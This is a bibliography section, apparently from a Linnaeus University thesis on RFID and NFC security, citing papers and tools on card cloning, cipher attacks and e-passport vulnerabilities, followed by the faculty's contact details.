[54] P. Urien and S. Piramuthu, "Elliptic curve-based RFID/NFC authentication with temperature sensor input for relay attacks," *Decis. Support Syst.*, vol. 59, pp. 28–36, 2013.

[55] "Wave Bubble." [Online]. Available: http://www.ladyada.net/make/wavebubble/. [Accessed: 04-Jun-2014].

[56] Y. Oren, D. Schirman, and A. Wool, “RFID jamming and attacks on Israeli e-voting,” *ITG-Fachbericht-Smart SysTech 2012*, 2012.

[57] A. Juels, R. Rivest, and M. Szydlo, “The blocker tag: selective blocking of RFID tags for consumer privacy,” *Proc. 10th ACM Conf. …*, pp. 103–111, 2003.

[58] M. Rieback, B. Crispo, and A. Tanenbaum, “RFID Guardian: A battery-powered mobile device for RFID privacy management,” *Inf. Secur. Priv.*, 2005.

[59] “Jamming device against RFID smart tag systems.” 22-May-2007.

[60] “RFID-Zapper(EN) - 22C3.” [Online]. Available: https://events.ccc.de/congress/2005/static/r/f/i/RFID-Zapper(EN)_77f3.html. [Accessed: 28-Feb-2014].

[61] C. Bolan, “The lazarus effect: Resurrecting killed RFID tags,” *Aust. Inf. Secur. Manag. …*, 2006.

[62] Y. Oren and A. Shamir, “Remote password extraction from RFID tags,” *IEEE Trans. Comput.*, 2007.

[63] “ProxBrute: Taking ProxCard Cloning to the Next Level.” [Online]. Available: http://www.mcafee.com/nl/resources/white-papers/foundstone/wp-proxbrute.pdf. [Accessed: 24-Mar-2014].

[64] “RFDUMP.org.” [Online]. Available: http://www.rfdump.org/. [Accessed: 07-Apr-2014].

[65] F. Garcia and G. D. K. Gans, “Dismantling mifare classic,” *... Secur. 2008*, pp. 97–114, 2008.

[66] N. Courtois, “The dark side of security by obscurity,” *Int. Conf. Secur. Cryptogr.*, 2009.

[67] F. D. Garcia, P. Van Rossum, R. Verdult, and R. W. Schreur, “Wirelessly pickpocketing a Mifare Classic card,” *2009 30th IEEE Symp. Secur. Priv.*, pp. 3–15, May 2009.

[68] K. Nohl, “Reverse-Engineering a Cryptographic RFID Tag,” *Proc. 17th USENIX Secur. Symp.*, 2008.

[69] “Electronic key programing machine &quot;Proxy Key T5&quot; 125 KHz HID > Electronic keys > Topkey.” [Online]. Available: http://www.topkey.lt/en/shop/109-electronic-devices/2040-electronic-key-programing-machine-qproxy-key-t5q-125-khz-hid. [Accessed: 14-Apr-2014].

[70] “RMXLABS - Duplicator dongles KeyMaster 4 RF.” [Online]. Available: http://www.rmxlabs.ru/products/keymaster_pro_4_rf/. [Accessed: 14-Apr-2014].

[71] “Reader_Cloner.” [Online]. Available: http://proxclone.com/reader_cloner.html. [Accessed: 28-Feb-2014].

[72] S. Indesteege, N. Keller, and O. Dunkelman, “A Practical Attack on KeeLoq,” 2008.

[73] R. Verdult, F. Garcia, and J. Balasch, “Gone in 360 seconds: Hijacking with Hitag2,” *... 21st USENIX Conf. …*, 2012.

[74] “Boycott Benetton - No RFID tracking chips in clothing!” [Online]. Available: http://www.boycottbenetton.com/. [Accessed: 23-Jun-2014].

[75] “ICAO Machine Readable Travel Documents Programme.” [Online]. Available: http://www.icao.int/security/mrtd/Pages/default.aspx. [Accessed: 23-Jun-2014].

[76] L. Grunwald, “Security Issues with RFID enabled Passports and Government issued eID Documents , an overview of risk scenarios and attack vectors,” 2010.

[77] “Waazaa :: wzPASS.” [Online]. Available: http://www.waazaa.org/wzpass/. [Accessed: 22-May-2014].

[78] “ICAO Public Key Directory (PKD).” [Online]. Available: http://www.icao.int/security/mrtd/pages/ICAOPKD.aspx. [Accessed: 24-Jun-2014].

[79] "dexlab.nl - epassports." [Online]. Available: http://www.dexlab.nl/epassports.html. [Accessed: 24-Jun-2014].

[80] "THC-ePassports." [Online]. Available: https://www.thc.org/thc-epassport/. [Accessed: 24-Jun-2014].

[81] H. Richter, W. Mostowski, and E. Poll, "Fingerprinting passports," *NLUUG spring Conf. …*, pp. 1–9, 2008.

[82] T. Chothia and V. Smirnov, "A traceability attack against e-passports," *Financ. Cryptogr. Data Secur.*, 2010.

[83] "Attacks on Digital Passports." [Online]. Available: https://www.riscure.com/archive/WTH2005_pres.pdf. [Accessed: 24-Jun-2014].

[84] "Preventing fraud in ePassports and eIDs." [Online]. Available: http://www.nxp.com/documents/other/75017377.pdf.

[85] a Juels, D. Molnar, and D. Wagner, "Security and Privacy Issues in E-passports," *Secur. Priv. Emerg. Areas Commun. Networks, 2005. Secur. 2005. First Int. Conf.*, pp. 74–88, 2005.

[86] M. R. Rieback, B. Crispo, and A. S. Tanenbaum, "Is Your Cat Infected with a Computer Virus?," in *Fourth Annual IEEE International Conference on Pervasive Computing and Communications (PERCOM'06)*, pp. 169–179.

[87] M. R. Rieback, B. Crispo, and A. S. Tanenbaum, "RFID malware: Truth vs. myth," *IEEE Secur. Priv.*, vol. 4, pp. 70–72, 2006.

[88] "Scan This Guy's E-Passport and Watch Your System Crash." [Online]. Available: http://archive.wired.com/politics/security/news/2007/08/epassport. [Accessed: 21-Jul-2014].

[89] M. K. Shankarapani, A. Sulaiman, and S. Mukkamala, "Fragmented malware through RFID and its defenses," *J. Comput. Virol.*, vol. 5, pp. 187–198, 2009.

[90] a. Suliman, M. K. Shankarapani, S. Mukkamala, and a. H. Sung, "RFID malware fragmentation attacks," *2008 Int. Symp. Collab. Technol. Syst. CTS'08*, pp. 533–539, 2008.

[91] R. Verdult, "Dismantling Megamos Crypto : Wirelessly Lockpicking a Vehicle Immobilizer • Due to a recent injunction by the High."

[92] R. Carolina and K. G. Paterson, "Megamos Crypto, Responsible Disclosure, and the Chilling Effect of," pp. 1–15, 2013.

[93] T. Kasper, D. Oswald, and C. Paar, "New Methods for Cost-Effective Side-Channel Attacks on Cryptographic RFIDs," *Work. RFID Secur. RFIDSec09*, no. 3, 2009.

[94] E. Biham and a. Shamir, "Differential fault analysis of secret key cryptosystems," *Adv. Cryptology—CRYPTO'97*, no. September 1996, pp. 513–525, 1997.

[95] A. Barenghi, C. Hocquet, D. Bol, F. X. Standaert, F. Regazzoni, and I. Koren, "Exploring the feasibility of low cost fault injection attacks on sub-threshold devices through an example of a 65nm AES implementation," *Lect. Notes Comput. Sci. (including Subser. Lect. Notes Artif. Intell. Lect. Notes Bioinformatics)*, vol. 7055 LNCS, pp. 48–60, 2012.

[96] J. M. Schmidt, M. Tunstall, R. Avanzi, I. Kizhvatov, T. Kasper, and D. Oswald, "Combined implementation attack resistant exponentiation," *Lect. Notes Comput. Sci. (including Subser. Lect. Notes Artif. Intell. Lect. Notes Bioinformatics)*, vol. 6212 LNCS, pp. 305–322, 2010.

[97] M. Rieback, "RFID Malware Demystified," *Black Hat*, 2006. [Online]. Available: http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Rieback.pdf.

[98] A. Quagliarini, "RFID General Table." [Online]. Available: http://goo.gl/vYDbqT. [Accessed: 23-Jul-2014].

[99] M. Morbitzer, “The MIFARE Hack,” no. Ccc.

[100] D. Oswald and C. Paar, “Breaking mifare DESFire MF3ICD40: power analysis and templates in the real world,” *... Hardw. Embed. Syst. 2011*, 2011.

[101] T. Kasper and I. Von Maurich, “Cloning Cryptographic RFID Cards for 25$,” *Benelux Work. ...*, 2010.

[102] “Heart of Darkness - exploring the uncharted backwaters of HID iCLASSTM security.” [Online]. Available: http://www.openpcd.org/images/HID-iCLASS-security.pdf. [Accessed: 17-Mar-2014].

[103] F. Garcia, G. D. K. Gans, R. Verdult, and M. Meriac, “Poster: Dismantling iClass and iClass Elite,” *cs.ru.nl*, 2012.

[104] S. Indesteege, N. Keller, and O. Dunkelman, “A practical attack on KeeLoq,” *Adv. Cryptol. ...*, 2008.

[105] R. Verdult, F. D. Garcia, and B. Ege, “Dismantling Megamos Crypto : Wirelessly Lockpicking a Vehicle Immobilizer,” p. 91880, 2013.

[106] H. Plötz and K. Nohl, “Peeling away layers of an RFID security system,” *Financ. Cryptogr. Data Secur.*, 2012.

[107] P. ??Tembera and M. Novotn??, “Breaking Hitag2 with reconfigurable hardware,” *Proc. - 2011 14th Euromicro Conf. Digit. Syst. Des. Archit. Methods Tools, DSD 2011*, no. Iv, pp. 558–563, 2011.

[108] “NIST Computer Security Publications - NIST Special Publications (SPs).” [Online]. Available: http://csrc.nist.gov/publications/PubsSPs.html. [Accessed: 02-Sep-2014].

[109] T. Karygiannis, B. Eydt, G. Barber, L. Bunn, and T. Phillips, “Guidelines for securing radio frequency identification (RFID) systems-Recommendations of the,” *National Institute of Standards and ...*. .

[110] “Libnfc - NFC Tools.” [Online]. Available: http://nfc-tools.org/index.php?title=Libnfc. [Accessed: 04-Sep-2014].

[111] “Libfreefare - NFC Tools.” [Online]. Available: http://nfc-tools.org/index.php?title=Libfreefare. [Accessed: 04-Sep-2014].

[112] “RFIDIOt.org - RFID IO tools.” [Online]. Available: http://rfidiot.org/. [Accessed: 17-Mar-2014].

[113] “Mifare Classic Tool.” [Online]. Available: http://publications.icaria.de/mct/. [Accessed: 18-May-2014].

[114] “PROXMARK.org.” [Online]. Available: http://proxmark.net/proxmark. [Accessed: 07-Sep-2014].

[115] “Proxmark GitHub.” [Online]. Available: https://github.com/Proxmark/proxmark3.

[116] “OpenPCD Passive RFID Project - OpenPCD.” [Online]. Available: http://www.openpcd.org/. [Accessed: 07-Sep-2014].

[117] “Chameleon.” [Online]. Available: https://github.com/emsec/ChameleonMini/wiki.

[118] “RFIDIOt.org - RFID IO tools.” [Online]. Available: http://rfidiot.org/index.html#Hardware. [Accessed: 07-Sep-2014].

[119] “Resekortet.” [Online]. Available: http://www.lanstrafikenkron.se/en/resekortet-in-english. [Accessed: 08-Sep-2014].

[120] “Västtrafik 0day - Flashback Forum.” [Online]. Available: https://www.flashback.org/t1742367. [Accessed: 14-Apr-2014].

[121] “Västtrafik polisanmäler hackade kort - Göteborg - Göteborgs-Posten.” [Online]. Available: http://www.gp.se/nyheter/goteborg/1.1706988-vasttrafik-polisanmaler-hackade-kort. [Accessed: 14-Apr-2014].

[122] W. Tan, “Practical attacks on the Mifare Classic,” *Imp. Coll. London*, no. September, 2009.

[123] N. X. P. Semiconductors, “AN1304 NFC Type MIFARE Classic Tag Operation,” 2012. [Online]. Available: http://www.nxp.com/documents/application_note/AN1304.pdf.

[124] “crapto1 - Open implementations of attacks against the crypto1 cipher, as used in some RFID cards. - Google Project Hosting.” [Online]. Available: https://code.google.com/p/crapto1/. [Accessed: 11-Apr-2014].

[125] “NFC Tag Cloner - Android Apps on Google Play.” [Online]. Available: https://play.google.com/store/apps/details?id=com.skjolberg.nfc.clone2&hl=en. [Accessed: 09-Sep-2014].

[126] “NFC TagInfo - Android Apps on Google Play.” [Online]. Available: https://play.google.com/store/apps/details?id=at.mroland.android.apps.nfctaginfo&hl=en. [Accessed: 09-Sep-2014].

[127] “ResSaldo - Android Apps on Google Play.” [Online]. Available: https://play.google.com/store/apps/details?id=se.supertips.android.ressaldo. [Accessed: 18-May-2014].

[128] “Demodulating unknown (EM) tag (Page 1) / Questions and Requests / Proxmark developers community.” [Online]. Available: http://www.proxmark.org/forum/viewtopic.php?id=2036. [Accessed: 10-Sep-2014].

[129] “EM4100 protocol description.” [Online]. Available: http://www.priority1design.com.au/em4100_protocol.html. [Accessed: 09-Jun-2014].

Lnu.se

Linnæus University
Sweden

Faculty of Technology
SE-391 82 Kalmar | SE-351 95 Växjö
Phone +46 (0)772-28 80 00
teknik@lnu.se
Lnu.se/faculty-of-technology?l=en